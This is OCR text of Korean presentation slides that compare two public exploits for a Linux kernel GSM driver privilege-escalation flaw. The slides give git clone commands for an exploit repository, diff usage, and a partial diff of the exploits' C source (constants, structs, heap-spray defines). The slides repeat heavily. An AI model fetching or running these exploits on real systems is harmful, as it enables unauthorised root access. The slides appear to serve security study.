


YurriCrimson은 리눅스 커널 5.15~6.1과 6.5 버전에 대한 두가지 익스플로잇 코드를 제공해줍니다.

5.15 ~ 6.1에 대한 익스플로잇은 YuriiCrimson이 추가로 공개한 버전입니다.


Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit



Exploit Code Diffing


GSM_Linux_Kernel_LPE_Nday_Exploit




```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```

Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit





```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
├── OffsetGenerator
│   ├── CMakeLists.txt
│   ├── CMakeLists.txt.user
│   ├── main.c
│   └── test.c
├── README.md
└── main.c

1 directory, 8 files
```

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```

Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit





```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
├── OffsetGenerator
│   ├── CMakeLists.txt
│   ├── CMakeLists.txt.user
│   ├── main.c
│   └── test.c
├── README.md
└── main.c

1 directory, 8 files
```

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```

Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit




```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
├── OffsetGenerator
│   ├── CMakeLists.txt
│   ├── CMakeLists.txt.user
│   ├── main.c
│   └── test.c
├── README.md
└── main.c

1 directory, 8 files
```

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```

Jmpe4x는 반면 하나의 익스플로잇만을 공개하는데
이 익스플로잇이 타겟으로 하는 커널의 버전은 6.5입니다.

Exploit Code Diffing

GSM_Linu

GSM_Linux_Kernel_

main 1 Branch

jmpe4x Update main.c

OffsetGenerator

CMakeLists.txt

CMakeLists.txt.user

README.md

main.c

git clone https://

E_Nday_Exploit/

YuriiCrimson

jmpe4x

Linux kernel 6.5 버전의 익스플로잇 코드를 비교해봅시다.

Exploit Code Diffing

diff command

Exploit Code Diffing

diff command

```
DIFF(1)                                  User Commands                                  DIFF(1)

NAME
       diff - compare files line by line

SYNOPSIS
       diff [OPTION]... FILES

DESCRIPTION
       Compare FILES line by line.

       Mandatory arguments to long options are mandatory for short options too.

       --normal
              output a normal diff (the default)

       -q, --brief
              report only when files differ

       -s, --report-identical-files
              report when two files are the same

       -c, -C NUM, --context[=NUM]
              output NUM (default 3) lines of copied context

       -u, -U NUM, --unified[=NUM]
              output NUM (default 3) lines of unified context

       -e, --ed
              output an ed script

       -n, --rcs
              output an RCS format diff

       -y, --side-by-side
              output in two columns

       -W, --width=NUM
              output at most NUM (default 130) print columns

       --left-column
              output only the left column of common lines

       --suppress-common-lines
              do not output common lines

       -p, --show-c-function
              show which C function each change is in

       -F, --show-function-line=RE
              show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

Exploit Code Diffing

diff command

```
DIFF(1)                                  User Commands                                  DIFF(1)

NAME
       diff - compare files line by line

SYNOPSIS
       diff [OPTION]... FILES

DESCRIPTION
       Compare FILES line by line.

       Mandatory arguments to long options are mandatory for short options too.

       --normal
              output a normal diff (the default)

       -q, --brief
              report only when files differ

       -s, --report-identical-files
              report when two files are the same

       -c, -C NUM, --context[=NUM]
              output NUM (default 3) lines of copied context

       -u, -U NUM, --unified[=NUM]
              output NUM (default 3) lines of unified context

       -e, --ed
              output an ed script

       -n, --rcs
              output an RCS format diff

       -y, --side-by-side
              output in two columns

       -W, --width=NUM
              output at most NUM (default 130) print columns

       --left-column
              output only the left column of common lines

       --suppress-common-lines
              do not output common lines

       -p, --show-c-function
              show which C function each change is in

       -F, --show-function-line=RE
              show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$
```

Exploit Code Diffing

diff command

```
DIFF(1)                                  User Commands                                  DIFF(1)

NAME
       diff - compare files line by line

SYNOPSIS
       diff [OPTION]... FILES

DESCRIPTION
       Compare FILES line by line.

       Mandatory arguments to long options are mandatory for short options too.

       --normal
              output a normal diff (the default)

       -q, --brief
              report only when files differ

       -s, --report-identical-files
              report when two files are the same

       -c, -C NUM, --context[=NUM]
              output NUM (default 3) lines of copied context

       -u, -U NUM, --unified[=NUM]
              output NUM (default 3) lines of unified context

       -e, --ed
              output an ed script

       -n, --rcs
              output an RCS format diff

       -y, --side-by-side
              output in two columns

       -W, --width=NUM
              output at most NUM (default 130) print columns

       --left-column
              output only the left column of common lines

       --suppress-common-lines
              do not output common lines

       -p, --show-c-function
              show which C function each change is in

       -F, --show-function-line=RE
              show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
```

Exploit Code Diffing

diff command

```
DIFF(1)                                  User Commands                                  DIFF(1)

NAME
       diff - compare files line by line

SYNOPSIS
       diff [OPTION]... FILES

DESCRIPTION
       Compare FILES line by line.

       Mandatory arguments to long options are mandatory for short options too.

       --normal
              output a normal diff (the default)

       -q, --brief
              report only when files differ

       -s, --report-identical-files
              report when two files are the same

       -c, -C NUM, --context[=NUM]
              output NUM (default 3) lines of copied context

       -u, -U NUM, --unified[=NUM]
              output NUM (default 3) lines of unified context

       -e, --ed
              output an ed script

       -n, --rcs
              output an RCS format diff

       -y, --side-by-side
              output in two columns

       -W, --width=NUM
              output at most NUM (default 130) print columns

       --left-column
              output only the left column of common lines

       --suppress-common-lines
              do not output common lines

       -p, --show-c-function
              show which C function each change is in

       -F, --show-function-line=RE
              show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
z3rodae0@z3rodae0:~$ cat b
ABCDEFF
```

Exploit Code Diffing

diff command

```
DIFF(1)                                  User Commands                                  DIFF(1)

NAME
       diff - compare files line by line

SYNOPSIS
       diff [OPTION]... FILES

DESCRIPTION
       Compare FILES line by line.

       Mandatory arguments to long options are mandatory for short options too.

       --normal
              output a normal diff (the default)

       -q, --brief
              report only when files differ

       -s, --report-identical-files
              report when two files are the same

       -c, -C NUM, --context[=NUM]
              output NUM (default 3) lines of copied context

       -u, -U NUM, --unified[=NUM]
              output NUM (default 3) lines of unified context

       -e, --ed
              output an ed script

       -n, --rcs
              output an RCS format diff

       -y, --side-by-side
              output in two columns

       -W, --width=NUM
              output at most NUM (default 130) print columns

       --left-column
              output only the left column of common lines

       --suppress-common-lines
              do not output common lines

       -p, --show-c-function
              show which C function each change is in

       -F, --show-function-line=RE
              show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
z3rodae0@z3rodae0:~$ cat b
ABCDEFF
z3rodae0@z3rodae0:~$ diff -u a b
---   a   2024-06-06 16:33:52.605599942   +0900
+++ b   2024-06-06 16:33:58.835598259   +0900
@@ -1 +1 @@
-ABCDEFG
+ABCDEFF
```

Exploit Code Diffing

diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c

Exploit Code Diffing

diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c

```
z3rodae0@z3rodae0:~$ diff -u ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
--- ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c  2024-06-03 00:15:00.299389092 +0900
+++ ./ExploitGSM/ExploitGSM_6_5/main.c  2024-04-20 12:33:15.092970323 +0900
@@ -1,5 +1,3 @@
-// GSM Linux Kernel Race Condition -> UAF 0day Exploit written by jmpe4x
-
 #define _GNU_SOURCE
 #include <stdio.h>
 #include <errno.h>
@@ -45,23 +43,27 @@

 #define UNUSED(x) (void)(x)
 #define ALIGN_UP(p, size) (__typeof__(p))(((uintptr_t)(p) + ((size) - 1)) & ~((size) - 1))
-#define PAGE_UP(addr)   (((addr)+((PAGE_SIZE)-1))&(~((PAGE_SIZE)-1)))
 #define SPIN_WAIT_CONDITION(value, condition) while (condition != value)
-
 #define MIN(X, Y) (((X) < (Y)) ? (X) : (Y))

+#define BIT(name)              (1ULL << name)
+#define HEAP_SPRAY_SIZE 1024
+#define BITS_PER_LONG 64
+
+#ifndef GSMIOC_SETCONF_EXT
 struct gsm_dlci_config {
-    __u32 channel;              /* DLCI (0 for the associated DLCI) */
-    __u32 adaption;             /* Convergence layer type */
-    __u32 mtu;          /* Maximum transfer unit */
-    __u32 priority;             /* Priority (0 for default value) */
-    __u32 i;            /* Frame type (1 = UIH, 2 = UI) */
-    __u32 k;            /* Window size (0 for default value) */
-    __u32 reserved[8];  /* For future use, must be initialized to zero */
+    __u32 channel;             /* DLCI (0 for the associated DLCI) */
+    __u32 adaption;            /* Convergence layer type */
+    __u32 mtu;         /* Maximum transfer unit */
+    __u32 priority;            /* Priority (0 for default value) */
+    __u32 i;           /* Frame type (1 = UIH, 2 = UI) */
+    __u32 k;           /* Window size (0 for default value) */
+    __u32 reserved[8]; /* For future use, must be initialized to zero */
 };
+#endif

 struct gsm_dlci_config {
-    __u32 channel;              /* DLCI (0 for the associated DLCI) */
+    __u32 channel;             /* DLCI (0 for the associated DLCI) */
     __u32 adaption;            /* Convergence layer type */
     __u32 mtu;         /* Maximum transfer unit */
     __u32 priority;            /* Priority (0 for default value) */
@@ -69,7 +71,7 @@
     __u32 k;           /* Window size (0 for default value) */
     __u32 reserved[8]; /* For future use, must be initialized to zero */
 };
-#define GSMIOC_GETCONF_DLCI     _IOWR('G', 7, struct gsm_dlci_config)
-#define GSMIOC_SETCONF_DLCI     _IOW('G', 8, struct gsm_dlci_config)
+#define GSMIOC_GETCONF_DLCI    _IOWR('G', 7, struct gsm_dlci_config)
+#define GSMIOC_SETCONF_DLCI    _IOW('G', 8, struct gsm_dlci_config)
 #endif

@@ -80,94 +82,80 @@
 const unsigned char CMD_CLD =   0x61;
 const unsigned char CMD_TEST =  0x11;
 const unsigned char GSM1_SOF =  0x7E;
 const unsigned char SABM =      0x2F;
 const unsigned char UIH =       0xEF;
-const unsigned char CMD_MSC     =   0x71;
+const unsigned char CMD_MSC    =   0x71;
 const unsigned char EA =        0x01;
 const unsigned char CR =        0x02;
 const unsigned char PF =        0x10;
 const int STACK_SIZE_SANDBOX = 1000000;
 const int STACK_SIZE_EXPLOTATION = 1000000;
 const int SOL_IP = 0;
-const int KERNEL_PATH_READ_OFFSET = 11;
-const int SECTOR_SIZE = 512;
-const int BOOT_ENTRY_OFFSET = SECTOR_SIZE;
-const int BOOT_SECTOR_COUNT = 1;
-const int BOOT_FLAG = 0xAA55;
-const int UNCOMPRESSED_KERNEL_SIZE_OFFSET = 4;
-const int SETUP_HEADER_OFFSET = BOOT_ENTRY_OFFSET - 15;
-const int ASCII_OFFSET = 48;
-const int WQ_FLAG_BOOKMARK = 0x04;
 const int CLK_OPS_OFFSET = sizeof(uint64_t) * 10;
 const int NUM_DLCI = 64;
-#define BIT(name)               (1ULL << name)
 const int CLK_GET_RATE_NOCACHE = BIT(6);
-
-#define HEAP_SPRAY_SIZE 1024
 const unsigned int XEN_ELFNOTE_ENTRY = 1;

-#define BITS_PER_LONG 64
-
 enum {
-    WORK_STRUCT_PENDING_BIT     = 0,    /* work item is pending execution */
-    WORK_STRUCT_INACTIVE_BIT= 1,        /* work item is inactive */
-    WORK_STRUCT_PWQ_BIT = 2,    /* data points to pwq */
-    WORK_STRUCT_LINKED_BIT      = 3,    /* next work is linked to this one */
+    WORK_STRUCT_PENDING_BIT    = 0,    /* work item is pending execution */
+    WORK_STRUCT_INACTIVE_BIT= 1,       /* work item is inactive */
+    WORK_STRUCT_PWQ_BIT        = 2,    /* data points to pwq */
+    WORK_STRUCT_LINKED_BIT     = 3,    /* next work is linked to this one */
 #ifdef CONFIG_DEBUG_OBJECTS_WORK
-    WORK_STRUCT_STATIC_BIT      = 4,    /* static initializer (debugobjects) */
+    WORK_STRUCT_STATIC_BIT     = 4,    /* static initializer (debugobjects) */
 #else
-    WORK_STRUCT_STATIC_BIT      = 4,    /* static initializer (debugobjects) */
+    WORK_STRUCT_STATIC_BIT     = 4,    /* static initializer (debugobjects) */
 #endif
-    WORK_STRUCT_COLOR_BIT       = 5,    /* color for workqueue flushing */
+    WORK_STRUCT_COLOR_BIT      = 5,    /* color for workqueue flushing */
```

